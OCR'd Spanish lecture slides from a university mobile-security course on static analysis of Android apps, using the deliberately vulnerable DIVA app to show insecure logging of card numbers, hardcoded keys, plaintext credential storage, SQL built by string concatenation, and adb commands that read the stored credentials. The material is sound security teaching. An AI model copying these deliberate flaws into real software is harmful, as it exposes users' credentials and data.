UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escola Tècnica Superior d'Enginyeria **Informàtica**

4. Vulnerabilidades en apps Android: Análisis estático

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)

Indice

- Introducción al análisis de seguridad
- Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estático
  - Herramientas
  - Casos de estudio

Indice

- **Introducción al análisis de seguridad**
- Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estático
  - Herramientas
  - Casos de estudio

Análisis de seguridad

- Verificación de que un sistema cumple unos ciertos criterios a nivel de seguridad
- Difícil de llevar a cabo porque en muchas ocasiones los criterios de análisis no son claros o no están definidos

Análisis de seguridad: Errores típicos

- Realizarlo solo cuando se ha completado el sistema → debe **incluirse a lo largo de todo el ciclo de desarrollo** del software.
- No considerar la **interacción de los usuarios con el software**
- Dar por sentado que la realización de un análisis de seguridad será capaz de identificar **todos los problemas existentes**
- El análisis de seguridad debe analizar cómo las **anomalías y eventos inesperados** repercuten en el sistema, sin dar por sentado ciertos comportamientos de agentes externos
- Utilizar solo **técnicas automáticas,** que **son limitadas**

Tipos de análisis

- El análisis de seguridad supone la combinación de diferentes técnicas
  - Análisis de caja blanca (Whitebox testing): se dispone del código fuente y la documentación sobre el sistema para analizar
  - Análisis de caja negra (Blackbox testing): Sólo dispone del software que se va a analizar en su versión final con documentación limitada
    - Suele disponer de un entorno controlado en el que realizar las pruebas.
    - Utilizando técnicas de ingeniería inversa, puede acceder al código fuente de la aplicación.

Inspección y revisión manual

- Consiste en el análisis de la documentación existente y la realización, si es posible, de entrevistas con los desarrolladores
- Se debe seguir la política “confiar pero verificar”
- El análisis de la documentación debe incluir la revisión de los requisitos de seguridad, las políticas de programación segura utilizadas y el diseño del sistema Evitar ofrecer datos erróneos
- Aunque pueda parecer simple e inefectivo, este tipo de análisis puede detectar muchos problemas de seguridad y evitar la aparición de vulnerabilidades durante el proceso de desarrollo
- Este tipo de análisis consume mucho tiempo y requiere que el sistema esté correctamente documentado

Modelado de amenazas

- Identificar los activos y funcionalidad del sistema
- Clasificar y catalogar los activos según su importancia
- Identificar las vulnerabilidades a las que están expuestos los activos (técnicas, operacionales o de gestión)
- Explorar las amenazas que puedan suponer las vulnerabilidades identificadas mediante la creación de escenarios de ataque
- Desarrollar un plan de mitigación para cada una de las amenazas.

Revisión de código fuente

- Reviser el código fuente de la aplicación para buscar vulnerabilidades en el mismo
- El análisis del código fuente, junto con otros elementos de una aplicación, conforman lo que se llaman "**técnicas de análisis estático**"
- Toda la funcionalidad de la aplicación está expresada en su código fuente, por lo que es la fuente más indicada para la búsqueda de vulnerabilidades en una aplicación
- En ocasiones, es la única forma de identificar la existencia de una vulnerabilidad
  - Ejemplos: problemas de concurrencia, lógica de negocio errónea, falta de comprobaciones a los parámetros de entrada, utilización de criptografía débil, etc.
- No detecta problemas que puedan surgir en tiempo de ejecución

Pruebas de penetración

- Analizar la seguridad de un sistema desde el exterior del mismo sin conocer su funcionamiento interno
- Es una técnica de análisis de caja negra, ya que no se conoce en profundidad el funcionamiento interno de la aplicación
- Para facilitar el análisis y conocer el funcionamiento interno del sistema que se va a analizar, se pueden utilizar técnicas de ingeniería inversa
- El sistema se ejecuta (**análisis dinámico**) y, desde el exterior, se le somete a un conjunto de pruebas destinadas a verificar los criterios de seguridad que se van a analizar
- Requiere del producto final ya desarrollado y no debería sustituir a las técnicas anteriores para evitar la aparición de vulnerabilidades durante las etapas tempranas del ciclo de desarrollo

Pruebas de penetración en el ámbito móvil

- Características diferenciadoras
  - Comunicaciones inalámbricas a través de múltiples canales
  - Portabilidad
  - Recolección de información del entorno por medio de sensores
  - Limitación en la capacidad de cómputo y consumo de energía
  - Utilización de aplicaciones con restricciones de acceso al sistema
- Esto hace que el proceso de análisis deba considerar una serie de criterios mínimos de forma específica:
  - Recursos accesibles por la aplicación
  - Transmisión de datos por medios inalámbricos
  - Almacenamiento de datos
  - Fugas de información

Indice

- Introducción al análisis de seguridad
- **Estudio de vulnerabilidades típicas de las apps detectables mediante análisis estático**
  - Herramientas
  - Casos de estudio

Lo ya estudiado

- APK Studio
  - apktool (ensamblado/desemsamblado de apks e inspección de código smali)
  - Jadx (decompilación
  - adb, aapt (gestión de la comunicación con el dispositivo y obtención de información)
  - Firma y empaquetado de apks
- Conocimiento de la plataforma y los componentes de las apps Android

Vulnerabilidades

- Login inseguro
- Guardar en código información sensible
- Almacenamiento inseguro
- Verificación de entradas insuficiente
- Problemas de control de acceso

Caso de estudio: DIVA


- Damn insecure and vulnerable App
- Descargable desde
  - https://github.com/payatu/diva-android
- Las vulnerabilidades de la app son presentadas como retos de aprendizaje


Almacenamiento inseguro de datos

- Riesgo con impacto SEVERO y explotabilidad (en caso de existir) FÁCIL
- Puede conllevar
  - Robo de identidad
  - Violación de la privacidad
  - Fraude
  - Daño de la reputación
  - Pérdida de material digital
  - Violación de políticas externas
- Se considera el almacenamiento en BBDDs, ficheros (logs, XML, Manifiesto), tarjetas SD, información en la nube, almacenes binarios de datos, etc.
- Más información en https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage

Logging Inseguro (1/2)

- Situación:





Logging Inseguro (2/2)

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.
Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

126450

CHECK OUT

```
D/dalvikvm(  616): GC_FOR_ALLOC freed 970K, 18% free 6706K/8100K, paused 5ms, total 5ms
D/ConnectivityService(  616): [CheckMp] isMobileOk: X result=0
D/ConnectivityService(  616): [CheckMp] onPostExecute: result=0
D/ConnectivityService(  616): CheckMp.onComplete: result=0
D/ConnectivityService(  616): CheckMp.onComplete: ignore, connected or no connection
D/dalvikvm(  781): GC_FOR_ALLOC freed 576K, 16% free 3396K/4040K, paused 2ms, total 2ms
D/dalvikvm(  616): GC_FOR_ALLOC freed 964K, 18% free 6712K/8100K, paused 7ms, total 7ms
I/ActivityManager(  616): START u0 {cmp=jakhar.aseem.diva/.LogActivity} from pid 1455
E/EGL_emulation( 1455): tid 1455: eglSurfaceAttrib(1210): error 0x3009 (EGL_BAD_MATCH)
W/HardwareRenderer( 1455): Backbuffer cannot be preserved
D/dalvikvm( 1455): GC_FOR_ALLOC freed 166K, 5% free 4539K/4764K, paused 4ms, total 4ms
E/diva-log( 1455): Error while processing transaction with credit card: 126450
D/MobileDataStateTracker(  616): default: setPolicyDataEnable(enabled=true)
```

```
Log.e((String)"diva-log",
          (String)new StringBuilder().append("Error while
                    processing transaction with credit card:")
                     .append($param0.getText().toString()).toString());
```

Código con información sensible

- En ocasiones se código el código para guardar información sensible, en particular contraseñas
  - Los malos la encontrarán con toda seguridad
  - La vulnerabilidad debe considerarse y gestionarse en tiempo de diseño
- Más información
  - https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password

Código con información sensible 1

```
public class HardcodeActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, ar
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode);
    }

    public void access(View view) {
        if (((EditText) findViewById(R.id.hcKey)).getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}
```

Código con información sensible 2

- Uso de una librería externa

```java
public class Hardcode2Activity extends AppCompatActivity {
    private DivaJni djni;

    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity,
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode2);
        this.djni = new DivaJni();
    }

    public void access(View view) {
        if (this.djni.access(((EditText) findViewById(R.id.hc2Key)).getText().toString()) != 0) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}
```


Hardcode2Activity.java


DivaJni.java


```java
package jakhar.aseem.diva;

public class DivaJni {
    private static final String soName = "divajni";

    public native int access(String str);

    public native int initiateLaunchSequence(String str);

    static {
        System.loadLibrary(soName);
    }
}
```

Código con información sensible 2

- libdivajni.so









```
33  #include <jni.h>
34  #include <string.h>
35  #include "divajni.h"
36
37  #define VENDORKEY   "olsdfgad;lh"
38  #define CODE        ".dotdot"
39  #define CODESIZEMAX 20
40  /*
41   * Verify the key for access
42   *
43   * @param  jkey   The key input by user
44   *
45   * @return 1 if jkey is valid, 0 otherwise. In other words
46   @         if the user key matches our key return 1, else return 0.
47   */
48  JNIEXPORT jint JNICALL Java_jakhar_aseem_diva_DivaJni_access(JNIEnv * env, jobject jobj, jstring jkey) {
49
50      const char * key = (*env)->GetStringUTFChars(env, jkey, 0);
51
52      return ((strncmp(VENDORKEY, key, strlen(VENDORKEY)))?0:1);
53  }
```


https://github.com/payatu/diva-android/blob/master/app/src/main/jni/divajni.c

Amacenamiento no seguro de datos (desafío 1)




- Añadimos “usuario_secreto /secreto”


```
public class InsecureDataStorage1Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, androi
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage1);
    }

    public void saveCredentials(View view) {
        SharedPreferences.Editor spedit = PreferenceManager.getDefaultSharedPreferences(this).edit();
        spedit.putString("user", ((EditText) findViewById(R.id.ids1Usr)).getText().toString());
        spedit.putString("password", ((EditText) findViewById(R.id.ids1Pwd)).getText().toString());
        spedit.commit();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}
```




Amacenamiento no seguro de datos (desafío 2)

```
public class InsecureDataStorage2Activity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityDonut
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("ids2", 0, null);
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
        }
        setContentView(R.layout.activity_insecure_data_storage2);
    }

    public void saveCredentials(View view) {
        try {
            this.mDB.execSQL("INSERT INTO myuser VALUES ('" + ((EditText) findViewById(R.id.ids2Usr)).getText().toString() + "', '" + ((EditText) findViewById(R.id
            this.mDB.close();
        } catch (Exception e) {
            Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
        }
        Toast.m
    }
}
```








Amacenamiento no seguro de datos (desafío 3)

```java
public class InsecureDataStorage3Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, andro
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage3);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids3Usr);
        EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
        try {
            File uinfo = File.createTempFile("uinfo", "tmp", new File(getApplicationInfo().dataDir));
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```



Amacenamiento no seguro de datos (desafío 4)

```java
public class InsecureDataStorage4Activity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.suppo
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage4);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids4Usr);
        EditText pwd = (EditText) findViewById(R.id.ids4Pwd);
        try {
            File uinfo = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/.uinfo.txt");
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
    }
}
```


Símbolo del sistema - adb shell


```
root@vbox86p:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
uinfo-1545204131tmp
root@vbox86p:/data/data/jakhar.aseem.diva #
```

Símbolo del sistema - adb shell

```
root@vbox86p:/ # cd /sdcard
root@vbox86p:/sdcard # ls
Alarms
Android
DCIM
Download
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
root@vbox86p:/sdcard # ls -la
-rw-rw---- root     sdcard_r       26 2021-03-01 10:47 .uinfo.txt
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Alarms
drwxrwx--x root     sdcard_r          2021-02-26 03:13 Android
drwxrwx--- root     sdcard_r          2021-02-04 10:47 DCIM
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Download
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Movies
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Music
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Notifications
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Pictures
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Podcasts
drwxrwx--- root     sdcard_r          2021-02-04 09:48 Ringtones
root@vbox86p:/sdcard # cat .uinfo.txt
usuario_secreto4:secreto4
root@vbox86p:/sdcard #
```


Verificación débil de parámetros de entrada 1





